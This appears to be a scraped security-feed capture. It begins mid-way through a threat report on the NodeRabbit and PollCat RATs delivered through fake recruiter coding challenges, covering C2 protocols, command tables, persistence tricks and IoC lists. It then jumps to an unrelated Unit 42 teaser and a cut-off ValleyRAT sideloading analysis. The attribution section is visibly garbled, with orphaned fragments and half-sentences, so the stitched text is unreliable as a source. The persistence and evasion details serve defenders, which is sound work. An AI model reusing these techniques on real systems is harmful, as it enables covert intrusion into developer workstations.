The malware sends encrypted requests using the following structure:
{
  "d": "base64(IV || ciphertext || authentication_tag)",
  "_r": "8 hexadecimal characters",
  "_t": "epoch timestamp"
}
C2 responses are structured the same way and may contain a command to execute. We observed the first NodeRabbit variant supporting 11 commands:
| Command | Functionality |
| sys:info | Return hostname, domain user information, username, and process ID. |
| proc:list | List running processes. |
| proc:start | Execute an arbitrary shell command. |
| fs:list | List a directory. |
| fs:read | Read a file in chunks and return Base64 data. |
| fs:write | Decode Base64 and write it at a chosen file offset. |
| fs:delete | Delete a file or recursively delete a directory. |
| fs:mkdir | Create directories recursively. |
| net:config | Enumerate adapters, MAC addresses, IP addresses, and DNS settings. |
| agent:sleep | Change the beacon interval. |
| script:exec | Write a base64 Node.js script to a randomly named .tmp file, execute it and delete it. |
Retrospective threat hunting following the discovery in Afghanistan led us to a second infection on a system in Egypt. This sample is a more advanced NodeRabbit variant, launched through the trojanized pretty-log package instead of colorized_terminal.
Before running its core functionality, the malware checks whether the host resembles an analysis environment. It terminates if it detects limited system memory, a low CPU count, short system uptime, analyst-associated usernames or hostnames, or common analysis tools running on the system.
Before terminating, the malware generates benign HEAD requests to www.google.com, www.microsoft.com, and www.cloudflare.com, then exits without ever contacting its C2 infrastructure. Most likely, it attempts to look less suspicious by showing some benign activity before exiting.
Variant 2 implements partial corporate proxy support: it checks HTTP(S) proxy environment variables, Windows Internet Settings, including an explicit PAC URL, and WinHTTP configuration; tunnels its HTTPS C2 through HTTP CONNECT. It first tries to establish an unauthenticated connection. If it fails, it retries using URL-embedded basic credentials. Finally, it delegates Windows NTLM/Negotiate challenges to curl.exe --proxy-anyauth --proxy-user. It caches the proxy-discovery result, including when no proxy is found, for five minutes. If the polling loop detects a network-interface or IP-address change, it clears the cache and runs proxy discovery again on the next checkin.
To make sure a single instance is running, Variant 2 uses a host-specific port derived from the agent identifier instead of the fixed TCP port used by the first variant. It interprets the first four hexadecimal characters of the identifier as an integer and applies the following calculation: 41984 + (value mod 5000).
The resulting listener port falls between 41984 and 46983. Unlike the shared port used by Variant 1, this port varies depending on the infected host.
For persistence, Variant 2 masquerades as Intel Driver & Support Assistant. The exact persistence mechanism, once again, depends on the operating system.
| Operating system | Persistence mechanism |
| Windows | Copies itself to %LOCALAPPDATA%\Intel\DSA\idriver_support.js. It then copies the local node.exe binary to IntelDSA.exe and changes its PE subsystem from Console to Windows GUI, suppressing the console window. Finally, it creates a scheduled task named IntelDriverSupportUpdate, which runs daily at 10AM and executes IntelDSA.exe with the dropped script. |
| Linux | Copies itself to ~/.config/intel-dsa/idriver_support.js and creates an @reboot cron entry. |
| macOS | Copies itself to ~/Library/Application Support/Intel DSA/idriver_support.js and creates the LaunchAgent com.intel.dsa.helper with RunAtLoad and KeepAlive enabled. |
Further threat hunting identified a third NodeRabbit variant on a system in Ethiopia. Like the second variant, it is launched through the trojanized pretty-log package. It retains much of the previous variant’s functionality but introduces significant changes to its command-and-control configuration, command set, and persistence mechanisms.
The third variant communicates with its C2 infrastructure through a different set of API endpoints:
| Method | Endpoint | Purpose |
| POST | /sdk/v2/ready | Register agent and host info |
| POST | /sdk/v2/config | Poll for commands |
| POST | /sdk/v2/events | Submit results |
We observed the malware using a C2 chain composed of Azure- and Cloudflare-hosted domains.
1.	https://visitfinancedentists[.]com
2.	https://kyrasey-f8hfexa5cqamh7fk.westeurope-01.azurewebsites[.]net
3.	https://healthcomfsdpower[.]com
For persistence, Variant 3 implements the following mechanisms depending on the operating system in use:
| Operating system | Persistence mechanism |
| Windows | Attempts to copy the payload to ProgramData or LocalAppData, create a build-specific daily 10AM task, and start the copied payload. To choose the exact directory, it tries to list C:\Windows\System32\config. If successful, it selects ProgramData with /ru SYSTEM /rl highest; in case of a failure, it selects LocalAppData without explicit /ru or /rl settings. |
| macOS | Copies the payload to ~/Library/Application Support, creates and loads a RunAtLoad/KeepAlive LaunchAgent and starts the copied payload. |
| Linux | Copies the payload to ~/.local/share, attempts to add an @reboot cron entry, and starts the copied payload. If crontab -l fails, persistence is skipped. |
| WSL | Uses the payload copied for persistence on the main Linux system, as described above. Writes launcher.vbs under the Windows user profile, and creates a daily 10AM Windows task that relaunches it through wscript.exe and wsl.exe. |
A new command, agent:servers, replaces the active in-memory C2 server list and can write the updated list to .sv.json. The third variant retains the original 11 commands and adds 12 new ones, bringing the total to 23.
| New commands | Functionality |
| fs:drives | Enumerate accessible Windows drive letters or WSL-mounted drives |
| proc:exec | Execute a process |
| proc:kill | Kill process by PID or image name |
| agent:servers | Replace the active C2 and attempt to keep the new configuration |
| agent:getchain | Return the current C2 |
| outlook:emails | Harvest account addresses from Outlook OST and PST artifacts |
| persist:check | Check selected VS Code, scheduled-task, and Run-key persistence indicators |
| persist:vscode | Attempt to install a fake VS Code extension and Windows Run value |
| persist:vscode:remove | Remove the fake extension |
| persist:projects:scan | Search recent and common development locations for Git repositories |
| persist:project:inject | Inject a launcher into a repository’s Git hooks |
| persist:project:remove | Remove the marked Git-hook launcher |
Beyond the persistence mechanisms described above, Variant 3 introduces two additional persistence mechanisms that relaunch the malware through common developer workflows.
The persist:vscode command first copies the payload to its build-specific install path. If a compatible extension directory exists, it creates a fake extension displayed as GitHub Copilot Helper, with the description AI coding assistant helper service and the activation event on StartupFinished.
The extension’s extension.js file attempts to start the installed payload as a detached Node.js process. To look less suspicious to the user, it uses a trusted publisher name borrowed from local extension metadata or a trustedPublishers value found in state.vscdb. However, no signature or trusted status is copied.
Separately, the handler tries to disable Workspace Trust if the VS Code User directory exists. On Windows, it attempts to establish persistence using a current-user Run registry key value even if the extension directory is missing.
Git-hook persistence works in two steps. First, persist:projects:scan checks recent VS Code workspace paths directly. Under common locations such as ~/projects and ~/source, it checks only the first 60 immediate children, not the root itself, and returns no more than 20 repositories.
For a selected repository, persist:project:inject appends a marked launcher to .git/hooks/post-merge and .git/hooks/post-checkout by default. The marker is # shepherd-persist; the line following the marker attempts to start the installed payload with Node in the background. A later Git operation must trigger one of those hooks, and the referenced Node executable and payload must still exist.
While tracking NodeRabbit infections, we discovered another malicious tool we dubbed PollCat, which is also distributed under the guise of a programming challenge. The sample we obtained resides inside RankChallenge-react, a React code-fixing challenge presented as a time-limited developer assessment. Running the project invokes npm i && node index.js, which starts the local application and attempts to open the challenge in the user’s browser.
Although the visible exercise is not a security CTF, the project uses CTF terminology in several places. The root package is named ctf-server, the backend prints CTF server running, the frontend uses several ctf-* storage keys, and the tutorial refers to path/to/ctf. These repeated labels, together with instructions that do not fully match the delivered application, are consistent with an AI-assisted or template-generated project. One possible explanation is that the attacker prompted an AI coding assistant to create a CTF-style React platform and later inserted the malicious components.
README instructions and challenge overview included in the trojanized React coding project
The PDF tutorial contained in the same archive as the project tells the target to click Continue, enter a six-digit OTP code, and complete the challenge within a one-hour session. It states that codes are supplied by the recruiter, are single-use, and expire quickly; the visible login page also claims that codes rotate every 30 seconds. In the delivery scenario described by the investigation, the threat actor posing as a recruiter could provide the code directly to the targeted developer. This gives the operator control over access to the lure, while the expiring code and countdown create a sense of urgency, pressuring the target to run the project and complete the assessment quickly, potentially accelerating the infection process.

One-hour session window enforced by the trojanized coding challenge
The bundled .env file contains the JWT signing secret, OTP service URL, and OTP client ID.
Configuration embedded in .env file of the trojanized coding project, including the OTP service URL and client identifier
The application forwards submitted codes to an attacker-managed domain registered in late June-2026: https://lifespotify[.]com/api/users/b879746e-fed9-4211-a6da-4d8223681267/otp/validate.
That said, PollCat starts independently of the OTP authentication process. During application startup, app.js loads requireAuth.js, which imports and immediately starts the malicious requireObjects.js component. PollCat can therefore begin C2 registration and command polling while the application is still loading, before the user enters an access code.
A failed OTP validation prevents the user from accessing the protected challenge features, but PollCat continues running in the background. A successful OTP validation issues a JWT and creates another worker that starts an additional PollCat instance. The first authenticated request also triggers the persistence attempt.
Persistence starts when the first request carrying a valid JWT reaches the protected middleware. PollCat then uses one of the following methods:
| Operation system | Persistence mechanism |
| Windows | Writes package.json and requireObject.js to %APPDATA%\Microsoft\Network, runs npm install, and creates a daily task named NetSync_<username> and scheduled for 09AM that runs the worker with Node.js. |
| Linux | Writes the worker to ~/.node_packages, runs npm i, and appends both a daily 09AM cron line and an @reboot line. |
| macOS | Uses the same ~/.node_packages copy and cron path, then creates and loads ~/Library/LaunchAgents/com.harsh.requireobject.plist with RunAtLoad and a daily 09AM trigger. |
Once active, PollCat identifies the host as 129--<hostname> and iterates over the following C2s until registration succeeds:
1.	https://sahi-finance[.]com
2.	https://GamebarAppinformation[.]azurewebsites[.]net
3.	https://GamebarApp[.]azurewebsites[.]net
To register, it sends the following HTTP request to the C2:
POST /beacon HTTP/1.1
Host: <c2-host>
Content-Type: application/json

{"clientId":"<client-id>","type":"poll","pcName":"<hostname>","userName":"<username>"}
On successful registration, PollCat expects an unusual HTTP 400 response containing a socket identifier and optional timing values:
HTTP/1.1 400
Content-Type: application/json

{"socketId":"<socket-id>","pollInterval":<poll-interval-ms>,"jitterTime":<jitter-ms>}
After registration, PollCat sends host information to /gate/hello, polls /gate/fetch for commands, and returns results through /gate/submit. All endpoints in use are presented in the table below.
| Method | Endpoint | Purpose |
| POST | /beacon | Register the client and obtain a socketId and optional timing values. |
| POST | /gate/hello | Submit host, user, domain, OS information, and its current privilege level. |
| GET | /gate/fetch?token=<socketId> | Poll for commands. |
| POST | /gate/submit | Submit a Base64-encoded command-result structure. |
| GET | /vault/<uuid> | Retrieve a hosted file and write it to the victim machine. |
| PUT | /vault/push/ | Upload a local file or file chunk to the C2. |
| POST | /gate/track | Report chunk-upload progress. |
By default, PollCat RAT polls every two minutes with up to five seconds of jitter. Commands and results are stored as little-endian binary records and carried as Base64 text.
PollCat RAT declares 22 commands, but three of them have no implementation:
| Command | Functionality |
| 0x02 (DIR) | List a directory. |
| 0x03 (MV) | Move a file or directory. |
| 0x04 (RUN) | Execute a shell command. |
| 0x05 (TASKLIST) | List running processes. |
| 0x06 (DEL) | Delete a file or directory. |
| 0x07 (UPLOAD) | Download a file from the C2 to the victim’s machine. |
| 0x08 (DOWNLOAD) | Upload a local file to the C2. |
| 0X09 (DRIVES) | List drives, volumes, or mount points. |
| 0X0A (TERMINATE) | Terminate a process by PID. |
| 0X0B (RUNDLL) | Load a DLL and call an exported function on Windows. |
| 0X0C (MKDIR) | Create a directory. |
| 0X0D (ZIP) | Create or extract a ZIP archive. |
| 0X0E (CHUNKED_DOWNLOAD) | Upload a local file in chunks. |
| 0X0F (RUN_HIDDEN) | Start a hidden background process. |
| 0X20 (EVAL_JS) | Execute JavaScript supplied by the C2. |
| 0X30 (SYSTEM_CHECK) | Collect process and software inventory. |
| 0XA1 (WS_DOWNLOAD) | Defined but not implemented. |
| 0xB0 (REQUEST_ELEVATION) | Defined but not implemented. |
| 0XB1 (PERSIST) | Defined but not implemented. |
| 0xF0 (SET_SLEEP_TIME) | Change the polling interval. |
| 0XF1 (SET_IDLE_TIME) | Store an idle-time value. |
| 0xF2 (SET_JITTER_TIME) | Change polling jitter. |
The command names UPLOAD, DOWNLOAD, and CHUNKED_DOWNLOAD are written from the C2’s perspective. UPLOAD sends a C2-hosted file to the victim’s machine, while the two download commands transfer victim files back to the C2.
EVAL_JS runs JavaScript supplied by the C2 and gives that code access to Node.js modules, files, processes, networking, and child-process functions.
SYSTEM_CHECK collects the names of running processes and lists files and folders from:
It also searches for folders matching 24 hardcoded strings corresponding to security software vendor names: ‘Google’, ‘Microsoft’, ‘Palo Alto Networks’, ‘Cisco’, ‘VMware’, ‘Fortinet’, ‘Citrix’, ‘CheckPoint’, ‘Juniper Networks’, ‘LogMeIn’, ‘Sophos’, ‘Symantec’, ‘Trend Micro’, ‘McAfee’, ‘Kaspersky Lab’, ‘ESET’, ‘Bitdefender’, ‘Avast Software’, ‘CrowdStrike’, ‘SentinelOne’, ‘Malwarebytes’, ‘BraveSoftware’, ‘Tencent’, and ‘Naver’.
When PollCat finds a matching folder, it lists that folder’s root contents. It does not recursively scan the entire product directory. The detailed inventory, including process names, directory listings, and collected paths, is sent as JSON to POST /api/system-details/result.
Mirage Kitten continues to rely on Azure Websites and Cloudflare-backed domains to hinder infrastructure discovery and tracking. More importantly, the use of Microsoft Azure subdomains for C2 helps the traffic blend into legitimate organizational network activity. In some cases that we encountered during our research, the actors even incorporated the targeted organization’s name into the Azure subdomain, making C2 communications appear more like normal business traffic originating from an employee machine during regular business days.
| Domain | Registrar | ASN | Malware sample |
| naturalapplication.azurewebsites[.]net retaildemo.azurewebsites[.]net tubitak.azurewebsites[.]net |
MarkMonitor Inc. | AS 8075 | NodeRabbit RAT sample 1 |
| rgbteller.azurewebsites[.]net wslwebui.azurewebsites[.]net plugplay.azurewebsites[.]net |
MarkMonitor Inc. | AS 8075 | NodeRabbit RAT sample 2 |
| crossdwm.azurewebsites[.]net wdisystem.azurewebsites[.]net wslmenus.azurewebsites[.]net |
MarkMonitor Inc. | AS 8075 | NodeRabbit RAT sample 3 |
| dnshnsdev.azurewebsites[.]net hpjumpsrv.azurewebsites[.]net storview.azurewebsites[.]net |
MarkMonitor Inc. | AS 8075 | NodeRabbit RAT sample 4 |
| healthcomfsdpower[.]com visitfinancedentists[.]com |
NameCheap, Inc. | AS 13335 | NodeRabbit RAT sample 5 |
| kyrasey-f8hfexa5cqamh7fk.westeurope-01.azurewebsites[.]net | MarkMonitor Inc. | AS 8075 | |
| greenyjsgfd.azurewebsites[.]net helptellerbls.azurewebsites[.]net timedrv.azurewebsites[.]net userwellgtfs.azurewebsites[.]net |
MarkMonitor Inc. | AS 8075 | NodeRabbit RAT sample 6 |
| hecowime-aqdphyd4bbdef6es.westeurope-01.azurewebsites[.]net msmanagementgrp[.]com msmanagementgrpmedia[.]com |
MarkMonitor Inc. | AS 8075 | NodeRabbit RAT sample 7 |
| lifespotify[.]com | Dynadot | AS 8075 | PollCat RAT |
| gamebarapp.azurewebsites[.]net gamebarappinformation.azurewebsites[.]net |
MarkMonitor Inc. | ||
| sahi-finance[.]com | NameCheap, Inc. |
Based on our analysis of Mirage Kitten’s infrastructure, we identified certain patterns across several command-and-control channels, including msmanagementgrp[.]com and visitfinancedentists[.]com
Further investigation based on these patterns led to the discovery of approximately 11 additional infrastructure assets attributed to the same group.
| Domain | Creation date | Registrar |
| healthful-hub[.]com | 2026-07-03 | NameCheap, Inc. |
| neumedicahealthcare[.]com | 2026-07-03 | NameCheap, Inc. |
| optimumhealthcredit[.]com | 2026-07-03 | NameCheap, Inc. |
| healthfullyrecipes[.]com | 2026-06-30 | NameCheap, Inc. |
| refreshhealthandwellness[.]com | 2026-06-09 | NameCheap, Inc. |
| healthvitalitycare[.]com | 2026-05-18 | NameCheap, Inc. |
| aceofspadesmanagement[.]com | 2026-05-18 | NameCheap, Inc. |
| glmediaagency[.]com | 2026-05-18 | NameCheap, Inc. |
| digimediaskill[.]com | 2026-05-18 | NameCheap, Inc. |
| healthyweightplan[.]com | 2026-05-18 | NameCheap, Inc. |
| mens-health-online[.]com | 2026-05-15 | NameCheap, Inc. |
Based on our telemetry, we identified victims in fintech, aviation and aerospace sectors across the Middle East and Africa – specifically, in Egypt, Ethiopia and Afghanistan.
We also observed submissions of ZIP archives with trojanized projects containing NodeRabbit and PollCat to an online multi-scanner originating from several countries, including India, Türkiye, Israel, Iraq, Germany, and Ireland.
We attribute this activity to Mirage Kitten with a high degree of confidence based on the following observations:
810F8E3B88EB05F710C09552941D6F56)
POST request. Notably, both treat HTTP 400 as a successful handshake response rather than an error, parsing the response body to extract a socketId, which is then stored and used as the session token for subsequent C2 communication.

Similar C2 handshake and socketId session establishment logic in MiniFast/Retrograde and PollCat
| Malware | Host registration request body | C2 endpoint |
| PollCat | {“token”:”<socketId>”,”pcName”:”<host>”,”userName”:”<user>”,”domainName”:”<domain>”,”os”:”<os>”,”isElevated”:false} | /gate/hello |
| MiniFast/Retrograde | {“token”:”<socketId>”,”pcName”:”<host>”,”userName”:”<user>”,”domainName”:”<USERDOMAIN>”,”isElevated”:<bool>} | /agent/init |
socketId as a token. Retrograde/MiniFast uses GET /agent/poll?token=<socketId>, while PollCat follows the same pattern with GET /gate/fetch?token=<socketId>, demonstrating a closely aligned C2 communication structure.0x1D4C0), a jitter of 5,000 ms (0x1388), and a retry timeout of 60,000 ms (0xEA60). This further highlights the structural similarities between the two C2 communication implementations.REQUEST_ELEVATION (0xB0) and PERSIST (0xB1) but does not implement them. In MiniFast, both are functional: 0xB0 performs UAC elevation, while 0xB1 creates the WindowsSecurityUpdate scheduled task for persistence.

Command set similarities between MiniFast/Retrograde and PollCat, including shared command identifiers
curl.exe --proxy-anyauth --proxy-user, using the victim’s logon session. Retrograde/MiniFast native DLL implements the same approach natively through WinHttpQueryAuthSchemes and WinHttpSetCredentials with NULL credentials. This shared proxy-aware C2 design suggests the same development approach across both malware families.onlyoffice.com for this purpose. In this activity, the group shifted to Amazon S3 buckets.Mirage Kitten’s latest activity marks a notable evolution in the group’s tooling: NodeRabbit and PollCat are the group’s first Node.js/JavaScript-based implants, departing from its usual native malware deployed through DLL search-order hijacking. The shift to cross-platform scripting gives the operators a single codebase that runs on Windows, Linux, and macOS, with payloads that blend naturally into developer workstations.
The delivery mechanism, however, remains consistent with Mirage Kitten’s historical tradecraft: the use of recruiter personas on LinkedIn to target critical sectors across the Middle East and Africa for cyberespionage purposes. We continue to track the group’s activity and will report on new developments in future publications.
Additional IoCs are available to customers of our Threat Intelligence Reporting service. For more details, contact us at intelreports@kaspersky.com.
CBAAF0900A13F28E380F49ADECEC932C FrontEnd-Task.zip
1EA83E4E4592B01E4ACAB63EB867BEE5 Front-Technical-Challenge.zip
366515822D5AC1CC500711EF57A2E32E Task-FullStack.zip
CF449F1992C2819E62AC44A0B06AC2E7 fullstack-1536.zip
E95A4366686E3F786EA3C056FAB5B0DA webapp76592.zip
DE5AF16A3757EF700B01DC34D67079AE webapp76531.zip
BE086789568441D0D7E4679AEE51F566 challenges-17831.zip
E259C5EDF158AAC4CFE14F77DDD0B196 challenges-17832.zip
291AC3ABE73C5158E59A437B75D5F0AA Project-1802.zip
0962F56D7EC69F4F2A0162DCBE22116B Case-34234.zip
795E053A990A1569FFDCB57F48F6D085 RankChallenge-react-6uJSX3-main.zip
oracle-challenge.s3[.]us-east-1.amazonaws[.]com
naturalapplication.azurewebsites[.]net
retaildemo.azurewebsites[.]net
tubitak.azurewebsites[.]net
rgbteller.azurewebsites[.]net
wslwebui.azurewebsites[.]net
plugplay.azurewebsites[.]net
crossdwm.azurewebsites[.]net
wdisystem.azurewebsites[.]net
wslmenus.azurewebsites[.]net
dnshnsdev.azurewebsites[.]net
hpjumpsrv.azurewebsites[.]net
storview.azurewebsites[.]net
healthcomfsdpower[.]com
visitfinancedentists[.]com
kyrasey-f8hfexa5cqamh7fk.westeurope-01.azurewebsites[.]net
greenyjsgfd.azurewebsites[.]net
helptellerbls.azurewebsites[.]net
timedrv.azurewebsites[.]net
userwellgtfs.azurewebsites[.]net
hecowime-aqdphyd4bbdef6es.westeurope-01.azurewebsites[.]net
msmanagementgrp[.]com
msmanagementgrpmedia[.]com
lifespotify[.]com
gamebarapp.azurewebsites[.]net
gamebarappinformation.azurewebsites[.]net
sahi-finance[.]com
healthful-hub[.]com
neumedicahealthcare[.]com
optimumhealthcredit[.]com
healthfullyrecipes[.]com
Refreshhealthandwellness[.]com
healthvitalitycare[.]com
aceofspadesmanagement[.]com
glmediaagency[.]com
digimediaskill[.]com
healthyweightplan[.]com
mens-health-online[.]com




Learn how the Spring Ring campaign abuses Microsoft Teams and voice phishing to deploy malware and target enterprise domain controllers.
The post Spring Ring: An Inside Look at Voice Phishing Campaigns in Microsoft Teams appeared first on Unit 42.
Attackers typically try to pass off malware as legitimate applications or as potentially unwanted programs that users deliberately search for and download, such as cheats or cracks. They often rely on ad and affiliate networks to deliver their creations to victims’ devices. This post examines a less conventional case: a well-known backdoor distributed under the guise of adware. The attackers may have chosen this distribution method because the adware was signed by the developer. On top of that, users often manually add these apps to exclusions, so their useful features don’t get blocked.
Some time ago, a client asked us to analyze a file with the MD5 hash c24e99f9437feacaa63766a3cde3fe3d and add it to our detection database. We initially classified it as adware, but a cursory analysis turned up suspicious network activity, which prompted us to dig deeper. It turned out the sample did far more than serve ads. In fact, its advertising functionality doesn’t even work; instead, it triggers an infection chain that delivers the ValleyRAT backdoor.
The file the client shared with us turned out to be an installer that performed different actions depending on the two-letter suffix used in the file name, positioned just before the numeric string.
| Installer name | What it does |
| FS_SETUP_DD_173.exe | Installs DingTalk, a workplace collaboration platform |
| FS_SETUP_GG_173.exe | Installs Google Chrome |
| FS_SETUP_HY_173.exe | Opens hxxps://meeting[.]tencent[.]com/download/ |
These actions are most likely designed to divert the user’s attention away from the sample’s malicious functionality. Regardless of the file name, the installer deploys a modified Chinese desktop wallpaper management tool called QN Wallpaper (hxxps://qnwallpaper[.]keansoft[.]cn/) and adds it to the registry’s autorun entries.
The original version of QN Wallpaper is genuine adware: on installation, it delivers bundled partner apps to the device and then displays ad banners to the user. In this case, however, the attackers use it to carry out DLL sideloading, a technique that allows malicious code to run under the guise of a signed process by way of a malicious DLL.
The QN Wallpaper modules, along with the malicious components, are unpacked to C:\Program Files\QNWallpaper\5.4.0.1662\<random string of letters and digits>. The following files are saved in that directory:
| File name | MD5 | Purpose |
| 1.zip | 7ad1e3ef4e6d9d636c9e7e967733850e | Archive containing the adware files QnWallpeper.exe and QnwPlayer.exe, along with the modules needed to run them |
| 7z.dll | 96b4c1d0683dce22bd3223e1e40689c1 | 7z archiver library |
| 7z.exe | 9b86d3ab6cef15c633933fbbeab39c0a | Archiver |
| chrome_elf.dll | edfdc30cbd85879776b8f735ea7de1f1 | Library used to launch Electron-based applications |
| libcef.dll | 07ddbbe2c71c45577a7a4fbcdba0df91 | Malicious library |
| PeLoader | 48826d5ca845979d2e6ebd66dc1aae90 | File containing the encrypted backdoor |
| QnWallpaper.exe | 6c158c0f8e029342192d4f0d72e102b7 | Adware module |
| QnwPlayer.exe | 9a71d6a41cd258b9e89cdc5fc224de73 | Adware module |
| <random string of letters and digits>Nedca.exe | c24e99f9437feacaa63766a3cde3fe3d | Malicious installer copy |
After unpacking, the installer uses the DisableAntiSpyware registry key to disable Windows Defender and then launches QnWallpaper.exe.

Disabling Windows Defender
QnWallpaper.exe has dependencies in libcef.dll, so this library gets loaded when the process starts. QnWallpaper.exe also launches QnwPlayer.exe, which likewise calls libcef.dll.
QnWallpaper and QnwPlayer won’t actually function correctly, because the functions exported from libcef.dll are put into an infinite sleep. However, in case that sleep is ever interrupted, the attackers have implemented a function that loads all the necessary functions from the original library into memory, provided it can locate that library on the system.

Example of an exported function

Loading functions from the original libcef.dll
The malicious functionality in libcef.dll is invoked by a call to DllMain, which runs automatically when the library is loaded. That said, alongside the original exports, the library also contains a function named RunDLL, which likewise initiates execution of the malicious code. QnWallpaper never calls this function. We suspect the attackers intended to invoke it manually via rundll32 or planned to use a separate executable for this purpose, one that wasn’t included in the package downloaded by the sample.

The RunDLL function
When the library is loaded, code runs that ensures QnWallpaper.exe persists at startup: it adds a file extension association and drops a file with the corresponding extension in C:\Documents and Settings\<username>\Start Menu\Programs\Startup\.
This is followed by a chain of wrapper functions whose main job is to call the next one. Execution eventually reaches the function that contains the actual malicious code. For convenience, we’ll refer to it as mw_entry.
Inside mw_entry, the malware checks two things:

Checking for administrator privileges
If the user isn’t a member of the Administrators group, the program attempts to obtain administrator privileges by using the runas utility.

Relaunching the process to obtain administrator privileges
Once it has administrator privileges, the malicious code determines which process the DLL has been loaded into, and selects the payload accordingly:
Encrypted payload
